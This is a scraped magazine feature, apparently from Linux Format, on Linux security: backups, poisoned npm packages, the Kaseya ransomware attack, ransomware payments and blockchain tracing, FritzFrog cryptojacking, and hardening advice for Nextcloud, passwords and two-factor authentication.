
Again, a casual desktop Linux user needn't worry about these sort of targeted, ransomware attacks. Unless they happen to be very high profile, rich, or have upset someone powerful or rich. There's all manner of malware that could strike on Linux, though. There's also hardware failure, user error and, occasionally, the Nvidia driver deciding your system doesn't need to boot. Having good backups is the single best way to mitigate all of these risks. At the very least you should back up your user files, including important documents, precious photos and password manager database (yes, you should be using a password manager too). This is easy to automate with Gnome's *Déjà Dup* tool, which will happily integrate with various cloud storage options.



## THE DANGER OF TROJAN SOURCE

The scope of the attack is huge, because it enables essentially arbitrary, invisible code to be added.

At a pinch, you can use a remote Nextcloud instance as an off-site backup, or your local storage can act as a de facto backup for Nextcloud. But this method only protects against failure of one machine. If you delete a file by accident, or someone hacks your Nextcloud, then the damage will be mirrored faster than you can say "oh". Read to the end of this feature to see how you can protect your Nextclouds. For backing up system files we recommend the *Timeshift* back-up tool, which comes with Linux Mint and is easy to install anywhere else.



It's easy to set up basic, automated backups with *Déjà Dup*, which comes as standard with Ubuntu.

# Poisoning the well

Supply chain attacks are becoming more common, and open source package management might be the new battleground

**O**ne thing that Linux users don't often do is download and run random binaries from the internet. For years though, this was the only way to install software on Windows, and naturally was a great vector for spreading malware too.

Today there's the Windows Store, which is generally awful, but does at least provide some reassurances that Universal Windows Program (UWP) applications haven't been tampered with. Many of those application bundles that you download and execute yourself are also signed with a developer certificate, so even if you don't check the signatures yourself, you can be reasonably confident the program is what the web page says it is.

Great package management systems have long made Linux users proud. Since 1993 we've had robust systems for cleanly fetching, installing and removing applications. Maybe we had to wait until 1998 before package management could solve the dependency hell problem. But at least we didn't have to trawl through various windows\subdirectories and Registry keys just to tidy up a no-longer needed application.

Only trusted individuals are allowed to approve packages for inclusion in official distribution repositories, so this means you can generally trust the contents of those repos, especially given the signature checks that are built into *Apt*, *DNF*, *Pacman* or any other package manager you could

care to name. If you want software not available in your distro's repos, then you can either compile it yourself (if you trust the code) or use a third-party package. The latter assumes that you trust not only the code, but also that the person packaging it hasn't meddled with it. This is why we always caution against adding random PPA (Personal Package Archives) or third-party repos, even if they're a handy way of getting new software.

## New style of packaging

Now though, there's a new kind of package management, and it extends this set of problems. If you look at any beginner Python project that does something cool in not very many lines of code (LoC), then chances are somewhere early on in the code are a bunch of `import` statements, which pull in external modules outside of the core Python language. Most 'distributions' of Python include a core set of modules, which vastly expand what one can do with the language. And if you need to go further, your OS's repository contains packages for other Python modules. There's more to this, but permit us a small diversion.

If instead you look at programming in JavaScript, you'll see the same thing, but with `<script src=...` tags. This is how frameworks like jQuery and Bootstrap are often used. If you're using Node.js (for server side JavaScript) you even get your own package manager, in the form of `npm` (node package manager). The Npm Registry holds over a million packages, most of which



## » LIFTING THE LID ON THE KASEYA HACK


None of the package-poisoning incidents we've mentioned here directly involved ransomware, but they easily could have. Any vehicle used for deploying malware could just as easily be used to deploy ransomware. And when ransomware hits the supply chain, it ain't pretty.

In July 2021 IT giant Kaseya saw its VSA remote administration tool compromised by ransomware peddling outfit Revil (*more on them over the page*). Malicious versions of VSA were distributed to Kaseya's customers, the majority of which were managed software providers. And so the ransomware-bearing VSA update was shipped to their customers too. Kaseya acted swiftly and decisively, alerting customers and shutting down their own infrastructure. But the ransomware was


swifter. Around 1,000 businesses (including Swedish supermarket Coop, who had to close 800 stores for the weekend) found themselves locked out of key systems, and their files encrypted. Meanwhile, the nefarious hackers posted on a Tor message board demanding \$70 million for a universal decryption key.

Some three weeks later, Kaseya announced it was in possession of this key. It denied paying the ransom, saying only that the key came "from a third party". The attack itself was carefully timed (over a holiday weekend) and complex. It exploited several vulnerabilities and probably involved a lot of early reconnaissance. You can read a thorough post-mortem at <https://blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit>. It was a huge attack,

and it would have been a great deal worse if more than a handful of Kaseya's customers were hit. Enterprises today all rely on as-a-service providers and, like our "modular" coding practices, this creates a sprawling dependency chain. As such, they're a high-impact target.



An unpatched directory traversal bug from 2015 enabled attackers to gain a foothold and breach Kaseya's systems.



The Node Package Manager undoubtedly does help build amazing things. But if a tiny packaged is poisoned then it all falls down.

are free. Anyone can contribute to this, and anyone, having contributed to this, is free to remove their packages from the Registry. This is exactly what happened with a rather prosaic package called *left-pad* in 2016. *Left-pad*, in 11 well-considered lines, padded strings from the left with spaces. Padding is probably more popular than you think it is, because when *left-pad* disappeared from NPM it broke several thousand other NPM packages that depended on it. These included the popular React.js framework and the Babel JavaScript compiler. In total, *left-pad* was enjoying some 2.5 million installs every month. The funny thing is, the authors of most of these applications were probably not aware they were even using *left-pad* until things broke. It was lurking deep down in their applications' dependency trees.

This speaks to the changes in coding practices that have come from a networked world. There are all kinds of helper packages like this in NPM (as well as the PIP Python repository, RubyGems, Rust Crates, Perl's CPAN archive). And yes, back in the day people who worked on large applications knew full well that they'd have to spend a lot of time writing these little helper functions themselves. And a lot of time writing larger (but still auxiliary) functions that made use these helpers.

### Everything's connected

However, it's not just laziness that causes so many programs to rely on so many helper packages. Or by extension that applications in general have so many interconnected dependencies. Very often the functions they perform turn out to be much more complicated than meets the eye. No developer really wants to test a three-line function they hammered out against a zillion edge and corner cases. It would be soul-destroying, especially if somebody has already done the work.

The *left-pad* saga had nothing to do with malware. It began with the developer unpublishing their packages from a public repository and measures were taken to stop developers doing this in future. You can see NPM's current unpublish policy at <https://docs.npmjs.com/policies/unpublish>. Other popular language repositories have similar safeguards in place (and we'll see in a moment why this too can be a double-edged sword).

Yet what if instead of an obscure dependency disappeared and breaking, an obscure dependency is hijacked to do something malicious? Well, it turns out exactly this behaviour was spotted in July 2021. In 2019, and again on NPM (but symptomatic of the dependency confusion and supply chain problem across the wider

ecosystem), a rogue developer posted the initial version of `nodejs_net_server`. This might sound useful, if a little generic, but it in fact harboured an implant giving them remote shell access to victim's machine's. The next year, an update was issued that went further and deceptively fetched a copy of the *ChromePass* tool (rather foolishly from the author's personal website). This was used to harvest passwords from Windows machines, some 282 of which were found as test data in the next version, which evolved to fetch a copy of the popular remote-senior-assistance program *TeamViewer*.

At 1,283 downloads, that package was not so popular, but there's plenty more to our tale. Such as in October 2021 when the legitimate and widely used `ua-parser-js` package was found to include malware. The developer's NPM credentials had been hijacked and several compromised versions of the package were published. The attacker made no attempt to change the stolen passwords, but when the developer attempted to unpublish the package, you guessed it, they were thwarted by the recently published Unpublishing Policy. Eventually new versions of the software were published, and needless to say the developer took steps to ensure its GitHub and NPM accounts were secured. Namely



## INTERCONNECTED DEPENDENCIES

"No developer wants to test a three-line function they hammered out against a zillion edge and corner case."

rotating secrets (keys and passwords) and adding a second authentication factor.

The package (which inspected browser User Agent strings) was popular with around eight million downloads per week. Again, this wasn't because User Agent strings are the next big thing, but rather the affected library was embedded in the supply chains of so many other popular libraries. Even Facebook used it (but never deployed the affected version). And now it was trying to harvest passwords and mine cryptocurrency on affected systems. NPM is owned by GitHub (in turn owned by Microsoft) which issued a Critical Severity Security Advisory.

GitHub		
How people build software		
<a href="https://bounty.github.com">https://bounty.github.com</a>		
m · @githubsecurity		
Reports resolved	Assets in scope	Average bounty
874	25	\$617

Submit report

Bug Bounty Program  
Launched on Apr 2016

Includes retesting  
Bounty splitting enabled

Policy Hacktivity Thanks Updates (0) Collaborators

Bug Bounty programs such as that of Hacker One ensure software stays safe and black-hooded types can eat.



# Enabling ransomware

Cryptocurrencies have a lot to answer for, and governments (and most of Linux Format) have had enough.

**W**e're not sure about this cryptocurrency malarkey. And we're even less sure about people co-opting the term 'crypto' which for years has been used by cypherpunks as an abbreviation for the noble art of cryptography. But one thing we can thank cryptocurrency for is ransomware.

If victims were instead asked to pay regular, 'fiat' money to a bank account, or money transfer, they'd be much less likely to pay. And, thanks to banks in most countries being pretty wise about knowing their customers, the scammers would be much more likely to be caught. But over the past decade and a bit 'crypto' (in particular Bitcoin) has cemented its position as the premiere conduit by which to receive ransomware payments. It's often said that Bitcoin payments are hard to trace. But this isn't really true, given that an indelible record of every Bitcoin transfer lives forever on the blockchain, for any inquisitive eyes to see. The hard part is breaking the pseudonymity between wallet addresses and individuals.

However, that might be about to get slightly less hard. Anyone who's watched popular crime fiction will have heard detectives talking about "following the money". That's easy to do with Bitcoin. You can even use

Cybercowboys want your 90s PCs and they won't rest until they have your cyberdollars, or other digital tokens.



a website such as [blockchain.com](https://blockchain.com) to do it from the comfort of your own browser. For example, <https://bit.ly/lxf285-blockchain-payment> will show you one of the transactions connected to the Colonial Pipeline payment (of 75BTC, or a cool \$3.5 million) to the now shuttered DarkSide organisation.

You probably won't solve any crimes that way, but boffins are getting very good at their blockchain scanning algorithms. The boffins at analysis firm Elliptic, for example, figured out that Darkside were also responsible for an attack on a German chemical company a few days later. But Elliptic went further still, and identified around 45 other wallet addresses that had all paid an average of \$1.9 million. This runs to a total of \$90 million, which Elliptic believes that is the total amount of ransom paid through Darkside's history.

## Recovering payments to hackers

It's not illegal to pay a ransom, and for large companies without time or backups it could be the best (well, least worst) option. Colonial Pipeline stakeholders can take some solace in the fact that DarkSide's website was seized soon after the incident.

Soon after that the FBI announced it had obtained a wallet key and were able to recover 85 per cent of the ransom paid. It's been speculated (see <https://bit.ly/lxf285-blockchain-study>) that this figure was in fact paid to a DarkSide affiliate (an intermediary hacker who may have gained initial access), with DarkSide keeping the remaining 15 per cent (its RaaS operator fee), as well as all their other ill-gotten gains, in an as-yet unseized wallet.

DarkSide has in the past demanded ransoms in Monero (XMR), a privacy-conscious altcoin that doesn't record unique addresses on its blockchain. Given its lack of relative popularity though, it's no good for paying huge sums with. Very few exchanges hold millions of XMR in their coffers. Cryptojacking malware hijacks machines (often through malicious JavaScript) to mine cryptocurrency, and it turns out that Monero is an ideal token for this. It can be mined on modest



hardware, so a large-enough attack can net great profits.

Linux machines have been targeted in this way since at least January 2020 by malware dubbed *FritzFrog*, which is written in Go and propagates over SSH. It uses a peer-to-peer approach, rather than traditional Command and Control (C2) servers, making it hard for investigators to shut it down. Once a machine is compromised a *netcat* process is spawned to create an encrypted channel that can receive commands from other peers. And if an infected machine is rebooted then it doesn't matter, *FritzFrog* thoughtfully adds its own SSH key to the machine, creating a persistent backdoor. Oh, and it's a file-less malware too: peers send 'proto-files' to one another by arranging in-memory blobs, which are reconstructed and decrypted at the other side, leaving no trace.

All this might sound like only server operators need worry, but is a desktop not just a server with a screen and less services? Whimsy aside, we should probably not get complacent. Many readers will have devices on their home networks that are reachable by SSH, web or any number of other interfaces. A Raspberry Pi, Kodi instances and NAS boxes can easily be identified (for example, using the <https://shodan.io> scanning engine) and if they still have the default passwords they are as good as Owned.

Furthermore, many readers will be running VPSes or cloud instances, and it's really important to keep the software on these up to date. One of the most popular (and useful) uses for these is running Nextcloud, and no one wants their Nextcloud data lost or held to ransom. If you're running Nextcloud do yourself a favour and hit up the security scan at <https://scan.nextcloud.com>. It will grade your security from A+ to F, and give you helpful advice on how to achieve a better grade. This covers simple tasks such as upgrading to a supported version (Nextcloud 22 is out, hooray!) as well as more complex operations such as configuring a Content Security Policy (CSP) on your web server.

### You've got poisoned mail

Last month we looked at running your own email server with the superb *Mail-in-a-Box (MIAB)*. Good old-fashioned spam never really went out of fashion (and poisoned email attachments are a popular way to spread ransomware), so anyone running a mail server should take extra care. *MIAB* makes this very easy, but it's interesting to point out that despite the complications in setting up your own mail server (we still don't understand Glue Records), it's actually trivially easy for malware to set one up in the blink of an eye. This apparent paradox comes from the fact that malware really just wants to send mail, it doesn't care about receiving it, and it doesn't even care if most relays reject the spam it spews forth.

It's been estimated that takings from the ransomware industry run in excess of \$20bn per year,

The screenshot shows the Nextcloud Security Scan interface. At the top, it says 'Nextcloud Security Scan'. The main heading is 'Check the security of your private cloud server'. Below this, it states 'Privacy does not exist without security. To help you keep your data yours, this scan analyzes the security of your server and gives you an overview of what to improve.' It then prompts the user to 'Find out how you can upgrade to Nextcloud to keep your data secure.' The central focus is the 'Rating' section, which displays a large green letter 'A'. To the right of the rating, the URL 'https://nextcloud' is shown. Below the rating, there are social media buttons for 'Tweet' and 'Share'. On the right side, it indicates 'Running Nextcloud 21.0.7.0' with two checkmarks: 'Latest patch level' and 'Major version still supported'. At the bottom right, it shows 'Scanned at 2021-12-12 23:59:30' and a 'trigger re-scan' button.

and that there's a ransomware attack every 11 seconds. Despite REvil shutting up shop (or having their shop otherwise shut), there's no indication that these attacks are slowing down or becoming in any way less lucrative.

However, law enforcement and the industry are fighting back hard against ransomware. In October 2021 Ukrainian national Yaroslav Vasinskyi was arrested in Poland, having been indicted earlier in the US in August. Vasinskyi, (alongside the still-at-large Vevgeniy Polyaniin) it is alleged, were both involved with REvil.

The "home of the free" has had it with ransomware peddlers, and they're willing to put their money where their mouths are too. The US government is offering a reward of up to \$10 million for information on REvil's leadership, and \$5 million for information on anyone planning to launch an attack with their software. **LXF**

Give yourself a warm fuzzy feeling this winter by getting your Nextcloud instance A-rated for security.

## » FINAL THOUGHTS

It's worth remembering that a determined and resourceful adversary could probably hack a regular desktop Linux user if they wanted to. But that doesn't mean we should give up, switch off our firewalls and scream, "It's PASSWORD1" into the bleak night. Recycled passwords are a common cause of attack and there's no reason not to be using a password manager today. We recommend the open source *KeePassXC* (<https://keepassxc.org>) but there are all kinds of other FOSS offerings, as well as cloud solutions. If you prefer things text-based, there's the *pass* program that can manage a clean password heirarchy via GPG and (optionally) Git.

Protecting your important accounts with Two Factor Authentication (2FA) should be a given now. And using your phone as a second factor isn't infallible. Many applications and services now support time- or hop-based One Time Passwords, and you don't have to use *Google Authenticator* to use them. Even Google's own services enable you to use an alternative application. *Authy* by Twilio is extremely popular, but for optimal open source goodness we wouldn't hesitate to recommend *Aegis (it's ace-Ed)* You'll find it, alongside most everything you'll need for a Google-free phone, on the F-Droid app store.

If the worst happens, and you do get hit by some cyber-badness, there are agencies that can help. In the UK we have the National Cyber Security Centre ([www.ncsc.gov.uk](http://www.ncsc.gov.uk)) and the US has the Cybersecurity and Infrastructure Security Agency ([www.cisa.gov](http://www.cisa.gov)).



# CLOUD SOVEREIGNTY

**Jonni Bidwell** reveals how Nextcloud has become the poster-child not just for self-hosting, but for how to be a sustainable, successful FOSS project.

**O**ne of the joys of Linux is that it enables users to run all kinds of services, which they might otherwise rely on some giant internet company to do. Said internet companies might not charge for these services, in which case you're probably paying with your privacy.

Self-hosting, as well as cheap VPSes (although they tend to be run by giant internet companies too), has given millions of open source fans peace of mind, as well as a rewarding hobby. And leading the self-hosted charge is Nextcloud, the open source groupware, productivity and communications developer.

*Nextcloud* (so good it was named it after the company!) continues to go from strength to strength. In its 23rd iteration it now includes a collaborative office suite, video chats, synchronised calendars and much more. And it's not just for home users, *Nextcloud Enterprise* enables organisations to

host their sensitive data at scale. And, unhappy with public or private cloud offerings from the usual suspects, many enterprises have embraced *Nextcloud*.

